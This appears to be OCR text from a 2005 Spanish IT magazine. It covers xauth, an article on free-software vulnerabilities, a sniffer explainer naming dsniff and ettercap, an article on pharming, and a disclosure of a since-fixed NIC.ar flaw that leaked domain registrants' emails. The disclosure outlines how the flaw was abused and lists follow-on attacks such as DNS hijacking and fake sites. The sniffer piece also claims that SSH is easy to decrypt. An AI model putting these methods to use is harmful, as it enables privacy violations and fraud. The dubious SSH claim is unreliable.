Las cookies para distintos displays se guardan en ~/.Xauhority. Este archivo debería ser inaccesible para otros grupos/usuarios. Al arrancar un sesión, el Server lee una cookie del archivo especificado mediante el switch -auth. Luego de eso, el server sólo permite conexiones de los clientes que conocen esa cookie. Si el valor de la cookie cambia, el server no verá esos cambios…
Los servers más nuevos pueden generar las cookies on the run, y las guardan dentro de ellos, a menos que un cliente les pida escribirlas en el archivo ~/.Xauhority.
Como se ve, xauth representa una alternativa mucho más segura a xhost. Se puede limitar el acceso a determinados usuarios en determinadas computadoras, sin importar si estos cambian su nombre de usuario o host. Mejor aún, su uso no deshabilita el de xhost.
Podríamos explayarnos acerca de otros usos de las conexiones remotas de X Servers, como en el caso de los Thin Clients, o las terminales X, pero eso sería ir más allá del objetivo de éste artículo. Existen maneras de generar las magic cookies, transportarlas a otra máquina, y manejarlas, pero al que le interese saber más, le recomiendo el Remote X Apps mini-HOWTO, de Vincent Zweije.

Conclusiones

La idea que perseguí al encarar este artículo era familiarizarlos con el uso y los rudimentos de configuración del entorno gráfico, y con las facilidades que brinda. Muchos de nosotros pensamos a X Windows como una ventajosa interfaz gráfica, pero es más que eso. Existen clientes X capaces de correr sobre otros sistemas operativos, como Windows o MacOS, lo que nos da la ventaja de exportar nuestro escritorio a otro entorno de trabajo (prometo un artículo sobre esto!). Tenemos las posibilidades de replicar nuestro escritorio en más de una pantalla, lo que se convierte en una magnífica herramienta a la hora de dar clases… y la lista sigue y sigue…
X Windows significó una revolución en los `80, y aún hoy continúa evolucionando, volviéndose más potente, portable, y configurable. Espero que les haya picado el gusanito, y que traten de comprenderlo mejor.

Nuestros suscriptores pueden bajarse de www.nexweb.com.ar una versión extendida de este artículo de Luis Otegui. Contiene scripts de configuración muy completos. Imperdible...






CAFELUG



Grupo de usuarios de Software Libre de Capital Federal

```
gardetux:~ # cat /etc/init.d/callforcharlas
#!/bin/sh -e
# callforcharlas is licensed by the GNU GPL.
# See http://www.cafelug.org.ar/ for details.

if test -f /etc/default/cafelug; then
    . /etc/default/cafelug
else
    exit 1
fi
case "$1" in
start)
    cat << END
    ##################################################################
    # Cafelug llama a convocatoria de charlas                        #
    # para presentar en su "Jornada Anual de Software Libre"         #
    # (a realizarse en Octubre 2005).                                #
    # Si tenes algo que quieras presentar escribinos a:              #
    #  admin-cafe@cafelug.org.ar                                     #
    # Más información en nuestro sitio oficial.                      #
    ##################################################################
END
    echo " "
    ;;
stop)
    if test -f /usr/lib/callforcharlas; then
        . /usr/lib/callforcharlas
    else
        exit 0
    fi
    echo -n "Cerrando el llamado a Charlas"
    CSEL=seleccion_charlas_recibidas($CRES);
    informar_postulantes_aceptados($CSEL);
    armar_cronograma_charlas($CSEL);
    enviar_invitaciones($AMIGXS,$COMUNIDAD,$ALL);
    echo "."
    ;;
*)
    echo "Usage: /etc/init.d/callforcharlas {start|stop}"
    exit 1    ;;
esac
exit 0
gardetux:~ #
```



http://www.cafelug.org.ar

~:# Noticias - Eventos - Información


The Gimp Powered - created by <Mstaaravin /> and Nueces

Dime cuantos te usan...
...y te diré quiénes te atacan



Ricardo D. Goldberger
Periodista científico especializado en Informática y Nuevas Tecnologías. Produce el newsletter electrónico T-knos, conduce "El Explorador Federal" por AM Radio El Mundo y colabora en Gillespi Hotel, en FM Rock & Pop.

Una característica de la mayor parte de de los programas desarrollados en comunidad, ya sean software libre o código abierto, es que son naturalmente más seguros y suelen estar más limpios de fallas. Pero eso no los exime de ser atacados, como cualquier hijo de vecino.




Más de una vez hemos discutido con la gente del ambiente de software libre y del código abierto y también de la industria propietaria, las razones por las cuales aparecen las distintas vulnerabilidades en las diferentes aplicaciones.
Una de las cosas que a veces no se remarca lo suficiente, es que casi el 90% de esas vulnerabilidades son encontradas por gente que va a buscarlas específicamente. Dicho de otra manera, lo que habitualmente suele ser un error de programación, en la mayor parte de los casos involuntario (aún cuando no se descarta cierto grado de negligencia), sólo se encuentra porque hay grupos de individuos especialmente dedicados a buscarlas.
Más de una vez hemos dicho, también, que el hacker, hoy en día, ya no es ese adolescente sucio, desprolijo, rodeado de cajas vacías de pizza, con ansias de figurar. Hoy en día son señores profesionales (que incluso trabajan en equipo) y cuya tarea, cada vez más, tiene un fin eminentemente lucrativo. Puede ser tanto conseguir una base de datos como bloquear las transacciones de un sitio web, tanto robar identidades para cometer fraudes y estafas como realizar espionaje industrial.
Es más, estos distintos grupos compiten entre sí e, incluso, terminan guerreando entre ellos, como el caso de los grupos rusos A 29 y Skynet, que incluyen entre sus códigos maliciosos instrucciones para desactivar o eliminar código de la competencia.
La conclusión de esto es que los ataques y la búsqueda de vulnerabilidades ya no van tan dirigidas a ciertos sistemas operativos específicos, o a atacar a la calidad de los productos de una determinada compañía, sino que persiguen objetivos definidos, independientemente de las aplicaciones y plataformas a las que deban asaltar.
Precisamente, una de las razones por las cuales los hackers están a la pesca de vulnerabilidades en ciertos y determinados programas, es su popularidad: de nada vale atacar uno que no conoce nadie, o que no usa nadie, especialmente en el ámbito corporativo. Es más, la clave no sólo es la popularidad sino la calidad de la información que se transmite a través de esas aplicaciones.
La consecuencia directa de esto es que, a medida que los programas alternativos a los propietarios se vuelvan cada vez más populares, serán, cada vez más, blanco de los ataques.
Una demostración de que esto es cada vez más así, es un informe que publicó Symantec y que Jaikumar Vijayan analizó para Computerworld (http://www.computerworld.com/securitytopics/security/story/0,10801,100541,00.html), en el que demuestra que los browsers de Mozilla.org (Mozilla y Firefox, principalmente) están siendo, cada vez más, blanco de los ataques.
Algunos de los datos del informe indican que entre julio y diciembre de 2004 se documentaron 21 vulnerabilidades que afectan a la familia de Mozillas, contra 13 que afectan al Internet Explorer. O sea, por primera vez en su historia, los browsers libres pasaron al frente de la lista de debilidades. La buena noticia es que, en cambio, proporcionalmente, la vulnerabilidades de Internet Explorer son más críticas que las de Firefox: 9 de 13 para Internet Explorer contra 11 de 21 para Firefox. Además, la vulnerabilidades de Internet Explorer han tardado más en ser corregidas (43 días) que las de los Mozilla (26 días).
Alfred Huger, el director de ingeniería de Symantec, afirmó, muy suelto de cuerpo, que "estamos empezando a ver que Firefox y Mozilla están atrayendo más la atención de los atacantes, y seguramente va a continuar así…" Y concluyó contundente: "La gente que escribe troyanos y gusanos para ser distribuidos a través de la vulnerabilidades de los browsers, están buscando el máximo rendimiento". Por supuesto, como máximo rendimiento, léase máximo daño
Este estudio contiene más cifras de las que comentamos, varias de las cuales son, por lo menos, preocupantes.
Pero lo que más me interesa destacar en esta nota, es que aquello que sosteníamos de que los sistemas operativos y las aplicaciones libres serían igualmente atacadas que las otras, el día de que sean lo suficientemente populares, no era una conspiración contra el software libre o el código abierto, o una campaña de FUD (Fear, Uncertainty and Doubt) sino una hipótesis que está comenzando a confirmarse.
Para ser honestos, a esta altura de la soireé, importa poco si las vulnerabilidades están en un Windows, en un Linux, en un Firefox, o en un MS Office… cuántas más haya, más demanda de software de seguridad va a haber. Por supuesto, de ahí no se puede inferir que las empresas productoras de software de seguridad sean responsables de las vulnerabilidades.
Pero una cosa sí es cierta: si bien por diseño mucho del software libre y del código abierto es más seguro, deja menos flancos descubiertos, y es un poco más inmune que otro tipo de software, lo cierto es que no es totalmente vulnerable. Y eso es lo que los diseñadores de este tipo de programas deberían tener en cuenta a la hora de sentarse a descansar en sus laureles.

ETHICAL HACKING VOL.3

Imágen: © 2005 Hemera Technologies Inc.

SNIFFERS

¿Qué herramientas existen para monitorear el tráfico de nuestra red? Los SINIFFERS (una traducción exacta para este contexto no es fácil pero queda resumido por: olfatear, rastrear, husmear) hacen justamente eso: capturan la información de nuestra LAN. Conozcamos qué hacen y cuáles son los más usados dentro del mundo Open Source.


Foto: © 2005 Hemera Technologies Inc.

¿Qué es un sniffer?

Un sniffer es un programa/dispositivo que controla el tráfico de la red y captura la información que se transmita por ella. Sniffers son básicamente programas para interceptar datos. Trabajan basándose en que el tráfico ethernet fue diseñado para compartir.
La mayoría de las redes usan tecnología de broadcast, es decir que cada mensaje transmitido por un equipo en una red va a ser leído por todos los equipos de una red. En la práctica, todos los equipos de la red, excepto el que debía recibir el mensaje van a ignorar el mensaje porque no le corresponde.
Igualmente, uno puede lograr que nuestro equipo acepte esos mensajes aunque no sean para él usando un sniffer.

¿Para qué puedo usar un sniffer?

En internet se consiguen herramientas para hacer sniffing., tanto free como no free, Estas aplicaciones sirven para:

- Automáticamente conseguir usuarios y passwords de una red en protocolos que transmiten en texto plano, como el telnet y el pop3.
- Convertir el tráfico a "human readable" así se puede interpretar el contenido.
- Analizar problemas de tráfico de red, como problemas de latencia o equipos que "no se ven" en la red.
- NIDS, como el snort.
- Logueo de red, simplemente para tener una estadística del tráfico de la red para futuro análisis.

¿Hay algún lugar donde pueda conectarme para ver el tráfico de todo internet?

Si bien parece una pregunta ridícula, mucha gente suele hacer este tipo de preguntas. NO, es la respuesta. La conectividad que hay en Internet es como una red, el tráfico camina por esa red y no hay un punto en el cual se puedan ver todos los orígenes y destinos. De la misma forma, Internet soporta que haya "puntos de falla" y que todos sigamos conectados. De la misma forma, previene el sniffing.

¿Cómo trabaja un sniffer?

Supongamos que una pcA quiere hablar con una pcB. pcA tiene una dirección de red 192.168.0.200 y pcB tiene una dirección de red 192.168.0.201. Cuando pcA le envía un paquete a la red incluye como contenido la dirección mac del destino y del origen. Todos los equipos de la red comparan la mac del destino con su mac. Cuando no coincidan van a descartar el paquete. El equipo que use un sniffer no cumple con esta regla y no descarta el paquete. Este tipo de equipos se dice que están en modo promiscuo y efectivamente puede escuchar todo el tráfico de una red.

¿Qué es una MAC address?

Muchos equipos pueden llegar a compartir una red. Cada equipo debe tener una identificación única para poder distinguirse entre ellos. Esto no pasa con conexiones dial-up donde uno habla únicamente con el otro lado de la línea telefónica. Pero cuando enviamos tráfico al cable de red tenemos que dejar en claro para quien es el mensaje que estamos enviando. Para cumplir con esto, cada equipo ethernet tiene un identificador único llamado mac address. Con el comando ifconfig podemos ver la dirección mac de nuestra placa de red (Fig. 1).Donde la mac address es el número hexadecimal 52:54:05:F3:95:01.

¿Cómo detectar un sniffer?

Un sniffer es pasivo, sólo recolecta información. Por lo tanto, es dificultoso detectar un sniffer en una red. A nivel local, en Linux podemos ver si una placa está o no en modo promiscuo con solo mirar el output del comando ifconfig (fig. 2).En un equipo en modo promiscuo el resultado del ifconfig no es el mismo (Fig.3)

¿Cómo prevenir el sniffing?

El mejor método es segurizando nuestra red usando métodos de encriptación. Mientras que esto no va a prohibir que nadie nos registre el tráfico, va a evitar que entiendan lo que capturen.

SSH: El estandar para administración remota de equipos *nix o *bsd es a través del Secure Shell. El SSH espera primero la validación de ambos equipos para pedir usuario y password, TODA la transferencia es encriptada. Hay dos protocolos para este tipo de comunicaciones, tengamos presente en estar usando la versión 2 y no la versión 1 que trae problemas similares a los que trae el telnet. Si bien es encriptado, es muy sencillo desencriptar..

VPN: Encriptar los datos en una Red Privada Virtual para transmitir datos seguros entre dos redes. Pero con una aclaración importante, obviamente si alguno de los nodos es comprometido con algún troyano, el tráfico vuelve a estar comprometido. Hay varios niveles de encriptación y tipos de VPN.

SSL: Secure Sockets Layer, SSL esta incluido en muchos servicios actuales, como web, smtp, pop3. Es lo que se usa cuando se hace una transmisión web en modo seguro. Como cuando hacemos una compra con tarjeta de crédito por Internet o como cuando miramos los mails en Hotmail. Una aclaración, NO cuando ingresamos el usuario y password en Hotmail, sólo cuando los leemos.

GNUPG: Los emails pueden ser sniffeados de muchas formas diferentes. Puede que ni siquiera hayan sido sniffeados, sino que fueron logueados por un servidor corporativo que registra el tráfico. La mejor forma de asegurar nuestro tráfico es encriptándolo con PGP (Pretty Good Privacy). Para PGP existe la alternativa open source GNUPG. Podemos utilizar gnupg en la mayoría de los clientes de correo open source.

¿Qué aplicaciones hay disponibles en Linux para usar de sniffer?

Ethereal: Siendo una aplicación gráfica es una aplicación que tiene muchos adeptos. Analiza el tráfico de una red y nos da la posibilidad de usar filtros para buscar lo que queramos. Ideal para encontrar problemas de red o protocolos.

Dsniff: Una herramienta utilizada para sniffe-ar una red y encontrar tráfico en texto plano. Incluye varias aplicaciones para escuchar y crear tráfico de red.

Snort: Es la herramienta a la hora de usar un NIDS y tener un control de lo que esta pasando en nuestra LAN. Está discutida en detalle, corriendo bajo Windows y bajo Linux, en NEX IT Specialist #13, pags 68 y 70, Marzo 2005, respectivamente

Ettercap: Si pensaban que tenían una red segura por usar un switch, estan equivocados. El ettercap es una herramienta muy poderosa que nos permite tomar el control total de una LAN.

Kismet: Si tienen una placa wifi no pueden dejar de probar esta herramienta. Es la herramienta por excelencia a la hora de hacer sniffing en redes inalámbricas. Puede emitir sonidos al descubrir una red e inclusive registrar la ubicación usando un gps.

Conclusión

Existen demasiadas herramientas que pueden perjudicar la seguridad en una red LAN. Confiemos o no en nuestros empleados, es imposible tener un control total de la situación. Lo ideal es tomar la mayor cantidad de medidas de seguridad posible, desde encriptar los mails hasta establecer conexiones seguras via SSL. Pero para cualquiera sea el caso, es fundamental conocer las herramientas que hay disponibles para conocer los posibles ataques que nos podemos encontrar. Herramientas como el ettercap simplemente son inaceptables en una red lan y equipos en modo promiscuo comprometen seriamente la privacidad de una LAN.

```
eth0   Link encap:Ethernet  HWaddr 52:54:05:F3:95:01
```

Fig. 1

```
eth0   Link encap:Ethernet  HWaddr 52:54:05:F3:95:01
        inet addr:192.168.0.200   Bcast:203.199.  ...
        UP BROADCAST RUNNING MULTICAST  MTU:1500 ...
```

Fig. 2

```
eth0   Link encap:Ethernet  HWaddr 52:54:05:F3:95:01
        inet addr:192.168.0.200   Bcast:203.199.  ...
        UP BROADCAST RUNNING PROMISC MULTICAST   ...
```

Fig. 3

PHARMING

Nueva técnica de fraude

Los hackers están intentando, cada vez más, obtener beneficios económicos de sus actuaciones y del malware que crean. Si hasta ahora uno de los fraudes más extendidos era el phishing, consistente en engañar a los usuarios para que efectúen ope-raciones bancarias en servidores web con el mismo diseño que un banco on line, el pharming entraña aún mayores peligros que el phishing.

Por Fernando de la Cuadra
Editor Técnico Internacional
Panda Software (http://www.pandasoftware.es/)
E-mail: fdelacuadra@pandasoftware.es

Básicamente, el pharming consiste en la manipulación de la resolución de nombres en Internet, llevadas a cabo por algún código malicioso que se ha introducido en el equipo. Cuando un usuario teclea una dirección (como puede ser www.pandasoftware.com), ésta debe ser convertida a una dirección IP numérica, como 62.14.63.187. Esto es lo que se llama resolución de nombres, y de ello se encargan los servidores DNS, siglas que corresponden a "Domain Name Server". En ellos se almacenan tablas con las direcciones IP de cada nombre de dominio. A una escala menor, en cada ordenador conectado a Internet hay un fichero en el que se almacena una pequeña tabla con nombres de servidores y direcciones IP, de manera que no haga falta acceder a los DNS para determinados nombres de servidor, o incluso para evitarlo.

El pharming consiste en modificar este sistema de resolución de nombres, de manera que cuando el usuario crea que está accediendo a su banco en Internet, realmente está accediendo a la IP de una página web falsa.

El phishing debe su éxito a la ingeniería social, aunque no todos los usuarios caen en estos trucos y su éxito está limitado. Y además, cada intento de phishing se debe dirigir a un único tipo de servicio bancario, por lo que las posibilidades de éxito son muy limitadas. Por el contrario, el pharming puede atacar a un número de usuarios de banca muchísimo mayor. Además, el pharming no se lleva a cabo en un momento concreto, como lo hace el phishing mediante sus envíos, ya que la modificación de DNS queda en un ordenador, a la espera de que el usuario acceda a su servicio bancario. De esta manera, el atacante no debe estar pendiente de un ataque puntual, como hemos mencionado antes.

La solución para esta nueva técnica de fraude pasa, de nuevo, por las soluciones de seguridad antivirus. Las acciones necesarias para llevar a cabo el pharming necesitan efectuarse por alguna aplicación en el sistema a atacar (puede ser un fichero exe, un script, etc.). Pero antes de poder ejecutarse esta aplicación, debe llegar al sistema objetivo, evidentemente. La entrada del código en el sistema puede ser a través de múltiples vías, tantas como entradas de información hay en un sistema: el e-mail (la más frecuente), descargas por Internet, copias desde un disco o CD, etc. En todas y cada una de estas entradas de información, el antivirus debe detectar el fichero con el código malicioso y eliminarlo, siempre que se encuentre detectado como una aplicación dañina dentro del fichero de firmas de virus del antivirus.

Desgraciadamente, hoy en día nos movemos en un escenario en el que el malware ha adquirido una velocidad de propagación muy elevada, y los creadores son más y ofrecen al resto de la comunidad hacker los códigos fuente para que introduzcan variaciones y puedan crear ataques nuevos. Los laboratorios de virus no tienen tiempo suficiente para efectuar la detección y eliminación del malware para todos los nuevos códigos antes de que lleguen a propagarse en unos pocos PC. A pesar de los esfuerzos y la mejora de los laboratorios, es humanamente imposible que se elabore una solución adecuada y a tiempo para algunos códigos que se propagan en cuestión de minutos.

La solución para este tipo de amenazas no debe ser, al menos en un primer frente de protección, una solución reactiva, sino que deben instalarse sistemas mediante los cuales se detecten no los ficheros en función de firmas víricas, sino las acciones que se llevan a cabo en el ordenador. De esta manera, cada vez que se intente realizar un ataque al sistema de DNS del ordenador (como es el caso de las aplicaciones para pharming), sea reconocido el ataque y detenido, así como el programa que lo ha llevado a cabo, bloqueado.

Sin embargo, existe un peligro añadido a esta nueva técnica de pharming, que reside en los servidores proxies anónimos. Muchos usuarios desean ocultar su identidad (su dirección IP) a la hora de navegar, por lo que utilizan servidores proxy instalados en Internet que llevan a cabo la conexión con la IP del servidor en lugar de la IP del cliente. En el peor de los casos, uno de estos servidores proxy puede tener la resolución de nombres alterada, de manera que los usuarios que intenten entrar en su página bancaria - a pesar de que su sistema local está perfectamente asegurado- sean redirigidos por el proxy a una página con el mismo diseño y apariencia de su banco, pero falsa. También podríamos pensar, siendo más positivos, que el servidor proxy ha sufrido algún tipo de ataque que altere su sistema de resolución de nombres de dominio. En cualquiera de los casos, el problema del pharming se plantea como peligroso, aunque de muy fácil solución. Únicamente con sistemas capaces de detectar los cambios en la resolución de nombres de Internet en ordenador y con sistemas para su bloqueo, podremos hacer frente a la avalancha de códigos maliciosos que nos espera y que intentan estafar a los usuarios.



Averigualo
más adelante...

caso NIC.ar

Acceso público a datos sensibles y sus posibles consecuencias.

La seguridad de la información tiene tantas aristas como las tiene el modo de confeccionar un análisis de riesgo e implementar la totalidad de sus partes sobre un gran objetivo determinado, a veces tantas, que algunos responsables en el trayecto subestiman pequeños detalles.

Principios de la seguridad informática: Disponibilidad, integridad y confidencialidad, este ultimo componente delicado o sensible de muchas empresas, corporaciones y personas de nuestro país, ha estado expuesto desde el lugar que pocos se imaginaban: nuestro sitio de registro Nic.ar para dominios nacionales, .com.ar, .org.ar, net.ar .gov.ar y otros, a cargo de la Cancillería Nacional (Ministerio de relaciones exteriores, comercio internacional y culto) o mas conocido como Network Information Center Argentina: Nic.ar.

La filtración de datos sensibles, como en el caso que voy a detallar a continuación, no se da a través de su sistema operativo, no es posible detectar esta vulnerabilidad a través de un scanner u otra herramienta de pen-test automatizada, sino burlando el sistema de registro y consulta, basándose en la confianza - distracción, incapacidad u omisión - del analista o programador - que hace 10 años o más, diagramó e implementó el ya casi obsoleto sistema de registro - al no tener en cuenta la primera ley del desarrollador Web en cuanto seguridad:

"Jamás confíes en que, la totalidad de los usuarios o visitantes van a introducir los datos correctos o esperados dentro de un formulario online"

Somos esclavos de las leyes para poder ser libres. Cicerón.

Acerca de Habeas Data: "El régimen de protección de los datos personales establecido por la Ley 25.326 y reglamentado por el Decreto 1558/2001, también conocido como "Habeas Data", basado en el derecho reconocido por el art. 43 de la Constitución Nacional, permite que los ciudadanos ejerzan un legítimo poder de disposición y control sobre sus datos personales. A tal fin, los faculta a decidir cuáles de esos datos quieren proporcionar a terceros, sea el Estado o un particular, o qué datos pueden esos terceros recabar, permitiendo asimismo que sepan quién posee sus datos personales y para qué, pudiendo inclusive oponerse a esa posesión o uso."

Nic.ar, aclara desde su sitio y más exactamente desde Preguntas Frecuentes, luego viendo la seccion "De las Normas y procedimientos" dice en su punto numero 42:

"Necesito comunicarme con una persona responsable de un dominio ¿me podrían facilitar su e-mail? Respuesta: NIC Argentina * no* proporciona esta información a terceros."

Lamento decir que * si* proporcionó esa información durante años hasta hace 4 dias, no solo dio a terceros el mail de las entidades responsables, sino tambien el de las personas responsables del dominio, violando asi tanto Habeas Data, como todo a lo que referia en resguardo y confidencialidad de nuestros datos.

*Importante: Cabe destacar que esta falla está arreglada al dia de la fecha, dado a que interactúe con su personal administrativo para que ello ocurriera.

From: Nic-Argentina <info@nic.ar>
Reply-To: info@nic.ar
To: Carlos Tori
Date: Apr 5, 2005 11:31 AM
Subject: Re: Para Horacio, Pablo o Isabel...

MUCHAS GRACIAS por tu cooperación! Horacio.

Detalles técnicos

No se requerían demasiadas habilidades para obtener los mails de las personas responsables de los sitios, ya en el año 2002 denuncié que podían solicitarse casi de la misma manera los mails de las entidades... en este caso solo bastaba con loguearse como una persona - correo y dominio - y luego ir a a tramitar el cambio de persona... por alguna persona de la que queriamos saber el mail.

Completandose este trámite, nos llegaba un mail (como es costumbre) para reenviar a Nic.ar, que contenía la casilla de correo de la persona en cuestión... por supuesto que jamás seria reenviado, solo era con motivos de research de información o toma de datos sensibles.

Hurgando algo más se podiaa saber a que persona pertenecían determinados mails y si fuera por el casi anónimo sistema de envio de Fax, no habría limites en cuanto a tramitación fraudulenta.

Lo que más llama la atención no es el sistema por demás de inseguro y obsoleto de trámites que libraba información sensible violando normas de confidencialidad o Habeas Data, sino el impacto que este sin fin de descuidos tendrían y tendrán de seguir asi, en las entidades y personas... y porque no en muchos otros usuarios de internet. Veamos el porque.


Delitos Informaticos

La información sensible - en este caso el mail personal, institucional o corporativo del registrante de un dominio - enviado al que lo solicite sin más, o bien en manos de un potencial delincuente con algunos conocimientos de se-

guridad informatica e internet, podría generar algunos de los acontecimientos que enumero a continuacion:
- Venta de los datos para armar databases utilizadas en Spam de empresas de Hosting u otras
- Y el más peligroso, al conseguir la clave de la casilla - que es solo cuestion de tiempo, más sin saber ellos de que su casilla teoricamente secreta de registro estaba siendo monitoreada
- Cambiar los DNS de los dominios hacia a un servidor X que permitiría:
- Fake Site o sitio falso para robo de información: claves, correos, mensajes para celulares, datos varios sensibles.
- Cambio de DNS a dominios de ISP importantes, con la consecuencia que tendría en los sus miles de usuarios, correo, webs personales, robo de cuentas Pop/FTP en masa, mails...
- Ingenieria social de maxima credibilidad (dado a usar correos de dominios dominados) o robo de identidad para cometer fraudes y estafas a granel de: homebanking, compra/ventas online, extorsión, extracciones de dinero, deformación de sitios, apropiación de dominios con fines de venta, invasión de la privacidad, solicitud de otra información sensible a otras entidades o allegados, solicitud de dominios registrados, bajas de dominios con posterior registro y otros tramites... la lista es extensa y en este campo no hay que dar tantas ideas.

El "ciberterrorismo" aquí es posible ?

Es una palabra fuerte, de pelicula, pero dándole como equivalencia "importantes incidentes informáticos y delictivos", claro que sí. Más aun dada la situación actual de los ISP y networks del pais, que son un caldo de cultivo para estos personajes que se dedican al ciberdelito, ya sea o no, un simple adolescente intruso con conocimientos de compilación y ejecución local de un exploit para kernel en linux.
La mayoria de la gente que administra sistemas, gente con conocimientos de informatica en Gral o analistas de sistemas, creen que un hackeo es cuando deforman un sitio o cuando cambian la clave de una cuenta de correo Hotmail. Nada más erroneo que eso.
Las intrusiones sutiles o robos de información sensible quizá no se detecten nunca, dado a la capacidad de pasar desapercibido o habilidad de manejar rastros (y vanidad -de no andar hablando por ahí o mostrando datos robados-) del que lo comete.
El 95% de los (solo)intentos son chicos adolescentes jugando con scanners, pero hay un ínfimo porcentaje de situaciones en las que pueden pasar meses y porque no, años, dentro



de las redes corporativas de una empresa sin ser descubiertos.
Sacando información para utilizar en un futuro, alojar datos sensibles o databases ajenas, usando los recursos de sistemas para ir a meterse en otros, leyendo los mails que escriben sus empleados y ejecutivos, la gama es amplia - que va desde el espionaje industrial al warez - acumulación de software ilegal en servers ajenos para su intercambio - y más aún pasan desapercibidos cuando la empresa cree estar bien segura.
Veamos un simple, figurativo y rapido ejemplo:
Según la informacion que brindó en su momento Nic.ar, todos los dominios del grupo Telecom (aproximadamente unos 170) están registrados a través de tan solo 2 cuentas de mails... una de Hotmail y otra institucional de Arnet perteneciente a un empleado. (Aquí es cuando la curiosidad deviene en un desafio intelectual para la comprobación de seguridad o de una simple idea.)
